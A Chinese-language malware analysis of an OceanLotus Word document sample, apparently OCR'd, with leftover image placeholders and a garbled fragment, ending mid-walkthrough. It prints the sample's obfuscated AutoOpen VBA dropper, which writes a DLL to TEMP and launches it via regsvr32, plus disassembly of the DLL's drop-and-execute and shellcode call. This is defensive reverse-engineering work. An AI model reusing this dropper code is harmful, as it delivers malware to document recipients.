
海莲花样本分析

Md5: 3c3b2cc9ff5d7030fb01496510ac75f2
文件格式：doc

静态分析

1. 查看文件，诱导用户“启用编辑”执行宏代码。

2. Alt+F11 打开文件宏代码：




3. 分析宏代码，代码入口为 AutoOpen 函数，其主要功能是释放“~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole”文件到 TMP 临时文件夹下，然后调用 regsvr32.exe 加载此 ole 文件。

```
' 宏代码执行入口
Sub AutoOpen()
    Dim xzohv1begc As String
    Dim dzujulftdcotqn8xkcztgqv As Integer
    Dim szgembygipmd5hjerqq() As Byte
    Dim tdjgpqus4dzsludr As String
    Dim egpzsp4dlvhitzulncpfvpwkc As String
    Dim mjzhfpk2skdz As Object

    Set mjzhfpk2skdz = Nothing
    For Each jczwbsouxmfni2butu In ActiveDocument.Shapes
        If jczwbsouxmfni2butu.Type = msoTextBox Then
            Set mjzhfpk2skdz = jczwbsouxmfni2butu
        End If
    Next jczwbsouxmfni2butu
    If mjzhfpk2skdz Is Nothing Then Exit Sub

    ' 释放的文件
    egpzsp4dlvhitzulncpfvpwkc = "~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole"
    ' 获取临时路径 TEMP
    xzohv1begc = Environ$("TEMP")
    bkkfybx1l xzohv1begc
    ' 释放文件的路径
    xzohv1begc = xzohv1begc & egpzsp4dlvhitzulncpfvpwkc

    ReDim szgembygipmd5hjerqq(1553407) As Byte
    frup5zsg = mjzhfpk2skdz.TextFrame.TextRange.Text
    xeribejbs0afpesxuvq szgembygipmd5hjerqq, frup5zsg
```

```
    dzujulftdcotqn8xkcztgqv = FreeFile
    Open xzohv1begc For Binary As #dzujulftdcotqn8xkcztgqv
    Put #dzujulftdcotqn8xkcztgqv, , szgembygipmd5hjerqq
    Close #dzujulftdcotqn8xkcztgqv

    tdjgpqus4dzsludr = "regsvr32.exe """
    tdjgpqus4dzsludr = tdjgpqus4dzsludr & xzohv1begc
    tdjgpqus4dzsludr = tdjgpqus4dzsludr & """"

    ' 执行regsvr32.exe 加载上面的ole文件
    Shell tdjgpqus4dzsludr
    Application.Quit SaveChanges:=wdDoNotSaveChanges
End Sub
```

4. Regsvr32.exe 是一个命令行实用工具，用于注册和取消注册 OLE 控件，如在 Windows 注册表中的 DLL 和 ActiveX 控件
5. Ole 文件被加载后，程序还会打开另一个 word 文档，以此来迷惑受害者。




6.

Ole 文件分析


MD5：fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d9b4fd7f24f342b8fabb0a
文件名：~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole

静态分析


1. 查壳和具体信息，发现为 C++编写的 DLL 文件



2. 用 IDA 进行加载，进入 DllMain 函数，发现并没什么特别的地方：




3. 查看 DLL 的导出函数，发现存在 4 个导出函数：




DllInstall

4. 我们首先分析 DllInstall 函数，进入该函数，发现调用 DllInstall_0 函数：





DllInstall_0

5. 会先进行字符串拼接，然后获取环境变量




6. 如果成功获取环境变量，则执行函数 sub_10001270，否则重新创建进程执行当前恶意程序：






sub_10001270

7. 该函数会枚举资源类型，然后申请内存地址，其中还传入了回调函数 sub_10001100，该函数也是进行资源读取。最后读取的资源存放在 Src 变量中。



8. 然后调用函数 sub_10001120：



sub_10001120

9. 该函数会在临时文件夹下创建一个新的文件，向其中写入数据，然后打开文件。

```
.text:10001164 push    eax             ; Val
.text:10001165 mov     [ebp+Buffer], ax
.text:1000116C lea     eax, [ebp+var_20A]
.text:10001172 push    eax             ; void *
.text:10001173 sub     esi, 4
.text:10001176 call    _memset
.text:1000117B add     esp, 0Ch
.text:1000117E lea     eax, [ebp+Buffer]
.text:10001184 push    eax             ; lpBuffer
.text:10001185 push    104h            ; nBufferLength
.text:1000118A call    ds:GetTempPathW ; 获取临时文件夹路径
.text:10001190 cmp     [ebp+eax*2+var_20E], 5Ch ; '\'
.text:10001199 jz      short loc_100011C4
```

```
.text:100011C4
.text:100011C4 loc_100011C4:           ; lpString2
.text:100011C4 push    edi
.text:100011C5 lea     eax, [ebp+Buffer]
.text:100011CB push    eax             ; lpString1
.text:100011CC call    ds:lstrcatW     ; 字符串拼接，获取要创建的文件名称
.text:100011D2 push    0               ; hTemplateFile
.text:100011D4 push    80h ; '€'       ; dwFlagsAndAttributes
.text:100011D9 push    2               ; dwCreationDisposition
.text:100011DB push    0               ; lpSecurityAttributes
.text:100011DD push    1               ; dwShareMode
.text:100011DF push    40000000h       ; dwDesiredAccess
.text:100011E4 lea     eax, [ebp+Buffer]
.text:100011EA push    eax             ; lpFileName
.text:100011EB mov     byte ptr [ebp+var_20E+1], 0
.text:100011F2 call    ds:CreateFileW  ; 创建文件
.text:100011F8 mov     edi, eax
.text:100011FA cmp     edi, 0FFFFFFFFh
.text:100011FD jz      short loc_10001251
```

```
.text:100011FF push    0               ; lpOverlapped
.text:10001201 lea     eax, [ebp+NumberOfBytesWritten]
.text:10001207 push    eax             ; lpNumberOfBytesWritten
.text:10001208 push    esi             ; nNumberOfBytesToWrite
.text:10001209 push    ebx             ; lpBuffer
.text:1000120A push    edi             ; hFile
.text:1000120B mov     [ebp+NumberOfBytesWritten], 0
.text:10001215 call    ds:WriteFile    ; 向文件写入数据
.text:1000121B movzx   ebx, byte ptr [ebp+var_20E+1]
.text:10001222 mov     ecx, 1
.text:10001227 test    eax, eax
.text:10001229 push    edi             ; hObject
.text:1000122A cmovnz  ebx, ecx
.text:1000122D call    ds:CloseHandle
.text:10001233 test    bl, bl
.text:10001235 jz      short loc_10001251
```

```
.text:10001237 push    5               ; nShowCmd
.text:10001239 push    0               ; lpDirectory
.text:1000123B push    0               ; lpParameters
.text:1000123D lea     eax, [ebp+Buffer]
.text:10001243 push    eax             ; lpFile
.text:10001244 push    offset Operation ; "open"
.text:10001249 push    0               ; hwnd
.text:1000124B call    ds:ShellExecuteW ; 执行命令 open 打开文件
```

10. sub_10001270 执行完后下面会有个指令 call eax, 此出的 eax 就是前面读取的资源内容, 我们猜测应该的 shellcode。

```
.text:10001460
.text:10001460 loc_10001460:           ; 成功获取环境变量
.text:10001460 call    sub_10001270
.text:10001465 test    eax, eax
.text:10001467 jz      short loc_1000146B
```

```
.84h]
      ; lpValue
```


```
.text:10001469 call    eax
```

动态调试


Sellcode 分析

dump 样本的 MD5: 4FC1702470AF17295E98C4993A4B88EF34251207


11. 在上面的 shellcode 执行处下段，然后使用 x32dbg 进行动态调试
12. 发现直接用 x32dbg 加载此 dll 文件时，无法动态进入 shellcode 代码，因为其中的 EnumResourceTypesW 函数的多个回调函数无法正确读取 shellcode 资源，而是仅仅读取第一个资源文件中的数据——即 XML 文件。
13. 因此，需要将此 dll 文件附加到 regvsr32.exe；但此时的系统中并没有 regvsr32.exe 进行运行，因此需要我们手动运行 regvsr32.exe 加载此 ole 文件。
14. 将此文件再同一目录下复制，一个后缀改为 ole，一个后缀改为 dll：



15. 在 windows 窗口搜索 regsvr32.exe，然后进入此程序的文件夹：




16. 然后在地址栏输入 powershell 进入 powershell 界面：





17. 然后运行 regsvr32.exe 加载 ole 文件：

18. 然后使用 x32dbg 加载 dll 文件，然后进行附加到 regsvr32.exe：




19. 然后添加断点，断点的名称就为此文件完整的 DLL 名称：







20. 改变 x32dbg 的命令行，第一个参数为 regsvr32.exe 路径，第二个参数为此 dll 的完整路径。




21. 然后点击“重新运行”：




22. 然后按 F9，会发现程序在 dll 的入口处断下：




23. 然后 control+G 进入 DllInstall_0 函数的起始位置（000012F0）下断点：







24. 继续下断点，位置为 000013D8，此处为系统注册表检测，待会需要手动修改标志位进行跳过：




25. 继续断点 0000128B，此处为资源读取结束部分，此处的 cmp 是判断是否读取 shellcode 资源成功；如果想深入分析具体的资源调用细节，可以在其回调函数 sub_10001100 中下更多的断点进行分析：




26. 继续下断点 00001469：



